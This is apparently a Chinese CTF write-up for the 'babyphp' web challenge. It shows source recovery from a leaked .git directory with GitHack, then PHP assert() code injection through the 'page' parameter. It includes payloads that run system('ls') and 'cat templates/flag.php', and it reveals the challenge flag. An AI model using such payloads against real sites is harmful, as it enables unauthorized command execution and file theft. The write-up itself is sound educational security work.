

# git源码泄露及php注入——【61dctf】babyphp writeup

原创


[Ve99](#) 于 2019-09-04 22:11:57 发布 888 收藏

分类专栏: [\[WEB\]-CTF](#) 文章标签: [git php assert](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_42939527/article/details/100546121](https://blog.csdn.net/qq_42939527/article/details/100546121)

版权



[\[WEB\]-CTF](#) 专栏收录该内容

10 篇文章 0 订阅

订阅专栏

题目链接: <http://web.jarvisoj.com:32798/>

## 描述

进入页面后点击导航栏的About选项

# About

昨儿做梦的时候我在梦里写了这个网站

印象中我用了这些东西:

- PHP
- GIT
- Bootstrap

[https://blog.csdn.net/qq\\_42939527](https://blog.csdn.net/qq_42939527)

关键点: GIT

## git源码泄露

当前大量开发人员使用git进行版本控制, 对站点自动部署。如果配置不当, 可能会将.git文件夹直接部署到线上环境。这就引起了git泄露漏洞。

摘自: <https://www.freebuf.com/sectool/66096.html>

关于git源码泄露，可以使用Githack.py脚本进行漏洞利用

Githack下载链接: <https://github.com/lijiejie/GitHack>





因此，使用githack脚本进行测试

```
$ python GitHack.py http://web.jarvisoj.com:32798/.git/
[+] Download and parse index file ...
index.php
templates/about.php
templates/contact.php
templates/flag.php
templates/home.php
[OK] templates/contact.php
[OK] index.php
[OK] templates/about.php
[OK] templates/flag.php
[OK] templates/home.php
```

[https://blog.csdn.net/qq\\_42939527](https://blog.csdn.net/qq_42939527)

得到网站源码

名称	修改日期	类型	大小
 templates	2019-09-04 20:10	文件夹	
 index.php	2019-09-04 20:10	PHP 文件	

名称	修改日期	类型	大小
 about.php	2019-09-04 20:10	PHP 文件	1 KB
 contact.php	2019-09-04 20:10	PHP 文件	1 KB
 flag.php	2019-09-04 20:10	PHP 文件	1 KB
 home.php	2019-09-04 20:10	PHP 文件	1 KB

[https://blog.csdn.net/qq\\_42939527](https://blog.csdn.net/qq_42939527)

在index.php中找到了关键代码

```
<?php
if (isset($_GET['page'])) {
    $page = $_GET['page'];
} else {
    $page = "home";
}
$file = "templates/" . $page . ".php";
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");
assert("file_exists('$file')") or die("That file doesn't exist!");
?>
```

## 代码分析

- 通过GET方式上传参数page
- \$file变量的字符串拼接

```
$file = "templates/" . $page . ".php";
```

- assert函数执行字符串

```
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");
assert("file_exists('$file')") or die("That file doesn't exist!");
```

strpos()函数解释:

strpos() 函数查找字符串在另一字符串中第一次出现的位置。

例如:

```
<?php
echo strpos("You love php, I love php too!","php");
?>
```

输出9

因此，传入的page中不能包含“..”

## assert函数执行

PHP 5

```
assert ( mixed $assertion [, string $description ] ) : bool
```

PHP 7

```
assert ( mixed $assertion [, Throwable $exception ] ) : bool
```

assert() 会检查指定的 **assertion** 并在结果为 **FALSE** 时采取适当的行动。

### Traditional assertions (PHP 5 and 7)

如果 **assertion** 是字符串，它将会被 **assert()** 当做 PHP 代码来执行。**assertion** 是字符串的优势是当禁用断言时它的开销会更小，并且在断言失败时消息会包含 **assertion** 表达式。这意味着如果你传入了 **boolean** 的条件作为 **assertion**，这个条件将不会显示为断言函数的参数；在调用你定义的 **assert\_options()** 处理函数时，条件会转换为字符串，而布尔值 **FALSE** 会被转换成空字符串。

[https://blog.csdn.net/qz\\_42939527](https://blog.csdn.net/qz_42939527)

assert函数能够将字符串参数当作php代码来执行 因此，可以通过assert函数来读取服务器系统文件内容

```
$file = "templates/" . $page . ".php";
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");
assert("file_exists('$file')") or die("That file doesn't exist!");
```

因为第一条assert函数传入的\$file变量要进行过滤，所以不好构造payload闭合  
相反，在payload的构造中，还要避免出现“..”防止程序提前终止

而在第二条assert函数中，可以通过闭合单引号，以及使用“.”来连接字符串

构造payload

```
payload1: ?page=' . system(" ls ").'
```

带入代码中

```
$file = "templates/" . $page . ".php";
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");
assert("file_exists('$file')") or die("That file doesn't exist!");
```

- 逐条分析

1. \$page变量连接字符串会自动补上引号以保证完整连接

```
$file = "templates/" . ' . system(" ls ").' . ".php";
```

因此，\$file变量的值为：

```
$file=templates/ ' . system(" ls ").' .php
```

2. \$file变量带入后

```
assert("strpos(' . system(" ls ").', '..') === false") or die("Detected hacking attempt!");
```

可见\$file变量不存在连续的“..”，因此判断语句生效，绕过了die函数

3. 使用“.”连接字符串，执行了system("ls")

```
assert("file_exists(' . system(" ls ").')") or die("That file doesn't exist!");
```

- 效果

页面返回当前目录下存在的目录与文件 `index.php templates`

构造payload

```
payload2: ?page=' . system("cat templates/flag.php") ' .'
```

- 效果

页面没有显示flag

F12查看源代码，发现flag在注释中

🔍 搜索 HTML

```
<!--?php // TODO //$FLAG = '61dctf{8e_careful_when_us1ng_ass4rt}'; ?-->
<!--?php // TODO //$FLAG = '61dctf{8e_careful_when_us1ng_ass4rt}'; ?-->
<html>
  <head></head>
  <body>
    That file doesn't exist!
    <!------>
```

得到flag : 61dctf{8e\_careful\_when\_us1ng\_ass4rt}

## 总结

1. githack脚本可以测试git源码泄露漏洞，有可能可以得到网站的源码
2. PHP下的assert()函数可以将字符串参数作为php代码执行
3. PHP的脚本也存在注入（第一次php注入）